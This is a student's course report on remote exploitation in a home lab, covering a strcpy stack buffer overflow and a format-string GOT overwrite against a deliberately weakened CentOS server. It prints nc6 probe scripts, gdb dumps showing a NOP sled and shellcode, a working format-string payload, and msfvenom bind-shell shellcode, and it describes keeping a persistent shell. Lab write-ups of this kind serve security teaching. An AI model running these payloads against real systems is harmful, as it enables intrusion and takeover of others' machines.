James Bach

Project 1 – Remote Exploitation Techniques

My setup for both exploitations involved two Virtual Box virtual machines using bridged connection networks. I use a Linksys EA6300 router for the networking configurations with DHCP enabled and port forwarding mechanisms, mostly for easy access remotely. The bridged connection allows the virtual machines to interact on a hardware level and exchange network packets directly, circumventing the host operating system. [1]. The images I used are the latest Kali x86_64 and the server image CentOS 5.5 i386. I attempted to use multiple other images but decided on the vulnerable image of the paper which was CentOS 5.5 i386. The paper suggests that on this image that the randomization of the virtual address space and the exec shield which provides NX security are disabled. Additionally, on the virtual machine, PAE/NX was disabled for the CPU emulation.


Buffer Overflow


The code below was run on the CentOS machine to disable these protections.

sysctl -w kernel.randomize_va_space=0

sysctl -w kernel.exec-shield=0

The image below running the $lsb_release -a command is used to show the success of the shell login and that the login is of a different machine.






```
#!/bin/bash

perl -e 'print "\n"'|nc6 2601:4c0:4000:e1d8:a00:27ff:fe1c:eb3c 55555
perl -e 'print "A"x10'|nc6 2601:4c0:4000:e1d8:a00:27ff:fe1c:eb3c 55555
perl -e 'print "A"x50'|nc6 2601:4c0:4000:e1d8:a00:27ff:fe1c:eb3c 55555
perl -e 'print "A"x240'|nc6 2601:4c0:4000:e1d8:a00:27ff:fe1c:eb3c 55555
perl -e 'print "A"x240'|nc6 2601:4c0:4000:e1d8:a00:27ff:fe1c:eb3c 55555
perl -e 'print "A"x0'|nc6 2601:4c0:4000:e1d8:a00:27ff:fe1c:eb3c 55555
```


Most of the code files, testing scripts, configurations, and makefiles were created using knowledge and examples from the paper, and where applicable the actual code provided, and added to the host and client, all the files used in this project can be found in my repository, throughout the explanation and analysis, or at the end of this report:

https://github.com/imdigitaljim/School_Code/tree/master/Offensive%20Network%20Security


I created the files provided by the document for the server and used them with some scripts to test the connection and poke at the exploit by other means to analyze the state of the server. In the compilation of gcc I added the -fno-stack-protector and -z execstack flags to make sure the server is fully vulnerable as described by the paper, gcc -o server-demo6 server-demo6.c -fno-stack-protector -z execstack. These disable the stack protection built into the compilation.


I first ran a script with the perl statements figuring out where the buffer overflow succeeds, eventually leading to segmentation faults. I used $./pattern_create.rb -l 250 from Metasploit found in /usr/share/metasploit-framework/tools/exploit/pattern_create.rb. This helped me determine the offset needed for the buffer overflow of the strcpy and that the offset needed was 204 (seen below) which was evident based on how far the code ran leaving the $eip with 0x41386741 (as seen below, right) is Ag8A because of little endianness. This new information allowed me to build a package to hijack the $eip to run my shell.






Now that I found the offset, I can now try to set up the injection of sled and shell code and figure out where the shell code should be to run. Once running the dummy code with 0x414141 as an address intended for the $eip, the code segmentation faults on this in the $eip. After looking at the memory for the $esp I saw where the sled is indicated by the 0x90 nops and set this as an address to execute the shell and set this little endian address at the new $eip to hijack to execute our shell.





This image below shows the nops 0x90 below followed by the shellcode. Any of these addresses before the shellcode work for setting the new eip from 0x414141 to allow flexibility in the memory address choice.

```
(gdb) i r $eip
eip            0x41414141       0x41414141
(gdb) x/200xb $esp
0xbfffe780:     0x04    0x00    0xff    0xbf    0x9c    0xe7    0xff    0xbf
0xbfffe788:     0x00    0x04    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffe790:     0x11    0x69    0x69    0x0d    0x00    0x00    0x00    0x00
0xbfffe798:     0x00    0x00    0x00    0x00    0x90    0x90    0x90    0x90
0xbfffe7a0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffe7a8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffe7b0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffe7b8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffe7c0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffe7c8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffe7d0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffe7d8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffe7e0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffe7e8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffe7f0:     0x90    0x90    0x90    0xb8    0xa3    0xca    0x56    0xdf
0xbfffe7f8:     0xda    0xdf    0xd9    0x74    0x24    0xf4    0x5f    0x29
0xbfffe800:     0xc9    0xb1    0x17    0x83    0xc7    0x04    0x31    0x47
0xbfffe808:     0x10    0x03    0x47    0x10    0x41    0x3f    0x67    0x04
0xbfffe810:     0xd6    0x83    0xdb    0xd0    0xd2    0x8a    0x3d    0x4e
0xbfffe818:     0x84    0xd4    0x70    0x0f    0xde    0x7c    0xd8    0x42
0xbfffe820:     0x8c    0x2c    0x8f    0x30    0x56    0xb9    0x3e    0xe9
0xbfffe828:     0xf0    0x51    0x4b    0x11    0x75    0x40    0x21    0x0d
0xbfffe830:     0xd4    0xd5    0x3f    0xcc    0x95    0xb3    0x59    0x57
---Type <return> to continue, or q <return> to quit---
```



This shows the successful exploitation of the strcpy buffer overflow. I executed /bin/bash and ran a few commands to verify the validity of the exploit.

This exploit takes advantage of strcpy not protecting the stack and allowing an attacker to game the parameters that are provided to view the stack and write to the stack. Eventually, the right set up can be used to overwrite the return address to be a malicious section of code such as the shell code. The shell code is designed to not contain any null termination but rather making sure the appropriate registers are 0 using clever bitwise functions to null terminate our string. Then, the commands for execve("/bin/bash", 0, 0) for example are also set to be run by using the appropriately designed shell code.

Format String Exploitation.

The same set up virtual machines from before were used in this exploitation but new server code and exploit code were used. These are found in the provided code and the previous github link.

```
root@kali:~/proj1# ./attack2.sh
nc6: using stream socket

nc6: using stream socket
Test Test
nc6: using stream socket
(nil)(nil)(nil)0x70257025
nc6: using stream socket
00078257825
nc6: using stream socket
nc6: unable to connect to address 2601:4c0:4000:e1d8:a00:27ff:fe1c:eb3c, service 55555
nc6: unable to connect to address 2601:4c0:4000:e1d8:a00:27ff:fe1c:eb3c, service 55555
```

The first part of the exploitation was learning the number of parameters and the offset needed to overwrite the $eip. Another part for my own experiments was acquiring a better understanding of the formatting flags and options involved. As shown in [5] A format specifier follows this prototype:
%[flags][width][.precision][length]specifier.

```
#!/bin/bash

perl -e 'print "\n"'|nc6 2601:4c0:4000:e1d8:a00:27ff:fe1c:eb3c 55555
perl -e 'print "Test Test\n"'|nc6 2601:4c0:4000:e1d8:a00:27ff:fe1c:eb3c 55555
perl -e 'print "%p%p%p%p\n"'|nc6 2601:4c0:4000:e1d8:a00:27ff:fe1c:eb3c 55555
perl -e 'print "%x%x%x%x\n"'|nc6 2601:4c0:4000:e1d8:a00:27ff:fe1c:eb3c 55555
perl -e 'print "%x%x%n%n\n"'|nc6 2601:4c0:4000:e1d8:a00:27ff:fe1c:eb3c 55555
perl -e 'print "%x%x%n%n\n"'|nc6 2601:4c0:4000:e1d8:a00:27ff:fe1c:eb3c 55555
perl -e 'print "%x%x%n%n\n"'|nc6 2601:4c0:4000:e1d8:a00:27ff:fe1c:eb3c 55555
```

```
#!/bin/bash

perl -e 'print "A%p%p%p%p%p%p%p%p%p\n"'|nc6 2601:4c0:4000:e1d8:a00:27ff:fe1c:eb3c 55555
perl -e 'print "AA%p%p%p%p%p%p%p%p%p\n"'|nc6 2601:4c0:4000:e1d8:a00:27ff:fe1c:eb3c 55555
perl -e 'print "AAA%p%p%p%p%p%p%p%p%p\n"'|nc6 2601:4c0:4000:e1d8:a00:27ff:fe1c:eb3c 55555
perl -e 'print "AAAA%p%p%p%p%p%p%p%p%p\n"'|nc6 2601:4c0:4000:e1d8:a00:27ff:fe1c:eb3c 55555
perl -e 'print "AAAA%4\$x\n"'|nc6 2601:4c0:4000:e1d8:a00:27ff:fe1c:eb3c 55555
perl -e 'print "AAAA%4\$x%n\n"'|nc6 2601:4c0:4000:e1d8:a00:27ff:fe1c:eb3c 55555
```

The first script above leads to the server segmentation faulting because of bad memory accesses. This crash dump (right) can be analyzed to determine the address of the snprintf function that I am looking to hijack as 0x08049a94.

```
[root@centos ~]# objdump -R server-fms6

server-fms6:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049a54 R_386_GLOB_DAT    __gmon_start__
08049a64 R_386_JUMP_SLOT   __gmon_start__
08049a68 R_386_JUMP_SLOT   listen
08049a6c R_386_JUMP_SLOT   memset
08049a70 R_386_JUMP_SLOT   __libc_start_main
08049a74 R_386_JUMP_SLOT   read
08049a78 R_386_JUMP_SLOT   accept
08049a7c R_386_JUMP_SLOT   socket
08049a80 R_386_JUMP_SLOT   getaddrinfo
08049a84 R_386_JUMP_SLOT   bind
08049a88 R_386_JUMP_SLOT   close
08049a8c R_386_JUMP_SLOT   send
08049a90 R_386_JUMP_SLOT   puts
08049a94 R_386_JUMP_SLOT   snprintf
08049a98 R_386_JUMP_SLOT   exit


[root@centos ~]#
```

Additionally, by testing the server with format strings as shown in the scripts I could find that the 4th parameter contains the string itself, thus offsetting by 4. Knowing this helps set up the format string to exploit the server.

The next goal is to build a formatting string that will hijack this function. The string is consists of first using the address of the snprintf function to be hijacked next to itself with a difference of two bytes. The next format is building the $eip pointer containing 0x414141 to be placed by using two byte short writes with doing a precision of .16697 which writes this many blanks so that the %4$hn will what would have been the 4th parameter and places 0x4141 and the offset to what would have been the 5th parameter (or address location) and

```
root@kali:~/proj1# ./attack3.sh
nc6: using stream socket
A(nil)(nil)(nil)0x257025410x257025700x257025700x257025700x257025700xa70(nil)
nc6: using stream socket
AA(nil)(nil)(nil)0x702541410x702570250x702570250x702570250x702570250xa7025(nil)
nc6: using stream socket
AAA(nil)(nil)(nil)0x254141410x257025700x257025700x257025700x257025700xa702570(nil)
nc6: using stream socket
AAAA(nil)(nil)(nil)0x414141410x702570250x702570250x702570250x702570250x702570250xa
nc6: using stream socket
AAAA41414141
nc6: using stream socket
```

```
root@kali:~/proj1# ./dummy2 2601:4c0:4000:e1d8:a00:27ff:fe1c:eb3c 55555
<1094795585>, expected 1094795585
high before -= <16705>, expected 16705
low is <16705>, expected 16705
high after -= 16697
low - high - 0x8, <0>
26 strlen(buffer)
%%.16697x%4$hn%.0x%5$hn
117 shellcode, expected 117
538 strlen(buffer) before shellcode
657 strlen(buffer) after shellcode
SENT [OK]
SENT [OK]
```

places the other 0x4141. These short writes enabled the entire four-byte value to be overwritten with just two %hn parameters as seen with the %4 and %5. There is some bit math wrap around to deal with the second write being less than the first write when using this setup. Because of this format string being able to overwrite arbitrary memory addresses, I can control the execution flow of the program. For this, I choose the method provided which overwrites the snprintf function to execute the shell program instead.

(GOTOADDR+2)(GOTOADDR) // [0x080489196, 0x08049a94, 0]


%.16697x == %.dx (d = high) // d = 0x00004141

%4$hn == %d$hn (d = OFFSET) // write access the 4th parameter and use half pointer

%.0x == %.dx (d = (low – high) – 0x8) // d = 0x00004139 – 0x00004141 – 0x8 = 0

%5$hn == %d$hn (d = OFFSET + 1) // write access the 5th parameter and use half pointer

Seen on the next page, and using the code provided in the previous link, the image shows the successful exploitation of the format string. The dummy code using 0x41414141 in the $eip instruction pointer and $esp stack pointer can be seen under analysis, finding the sled/shell code. The 0x4141414 was replaced with this part of memory to run the shell exploit.



Issues/Resolutions:

Occasionally ports would bind and be stuck in binding condition or not closing in short time frame. This command or restarting the machine would mostly work to fix this issue $kill -9 $(lsof -i:55555 -t)

```
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/proj1/server-demo6
ERROR!bind
[Inferior 1 (process 1528) exited with code 01]
(gdb)
```

Although the provided follow along document was a few years ago, metasploit framework has changed to combining some functionality, the new command to run to get shell code for this project would be msfvenom -p linux/x86/shell_bind_ipv6_tcp -b '\x00' -f c

However, I used the code provided since I used the same configuration as the paper.

```
root@kali:/usr/share/metasploit-framework# msfvenom -p linux/x86/shell_bind_ipv6
_tcp  -b '\x00' -f c
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 117 (iteration=0)
x86/shikata_ga_nai chosen with final size 117
Payload size: 117 bytes
Final size of c file: 516 bytes
unsigned char buf[] =
"\xba\xf6\x49\xa6\xf9\xda\xd5\xd9\x74\x24\xf4\x5d\x29\xc9\xb1"
"\x17\x83\xc5\x04\x31\x55\x10\x03\x55\x10\x14\xbc\x97\x22\x8b"
"\x7c\x8b\xbe\x21\x0a\xca\x55\x53\x54\xc0\x2a\x0d\xfd\x88\x78"
"\x63\xac\x7e\x2f\xe5\x38\x6e\x93\x8f\xd0\x9a\x2b\xc6\xc0\xf1"
"\x37\x89\x54\x8f\xa9\x6a\x33\xe9\x71\xa1\x43\x45\xe7\x8a\x40"
"\x6b\x68\xbe\x1a\x25\xe0\xdf\xd8\x79\x94\xd2\x5f\xea\x00\x86"
"\x60\x55\x7e\xd6\xd6\x1c\x78\xbe\xc7\xf1\x0b\x56\x70\x21\x8e"
"\xcf\xee\xb4\xad\x5f\xbc\x4f\xd0\xef\x49\x9d\x93";
root@kali:/usr/share/metasploit-framework#
```

Here is the output of shell code I received when I ran msfvenom.


Another consideration is that netcat6 no longer exists as a normal package and I had to find and install netcat6 on Kali manually [2] However, I found $connect from Metasploit also works automagically.

There are many bugs in the code that was provided that I had to address. The first one's largest mistakes were that it did not initialize data and did not provide a buffer large enough to handle the data it expected to run. This lead to invalid data being placed in the package. After addressing these bugs, I could successfully run the exploit. There were some other bugs in the format string provided code that I had to address as well. The code intended to be the address of snprintf was not correctly being placed in the stream, rather a local variable was being placed. I manually entered these hex strings in as cstrings in little endian order to properly get the data to run.

Extra credit:

In this process, I have made a buffer overflow connection to acquire the shell, then I have restarted the server with a new instance running in the background so this can receive new requests to the server, while I maintain full shell control of the host. I can now fully install new port-binded shells, add users, install programs and anything else.

This image shows the initially run server that has been hijacked.




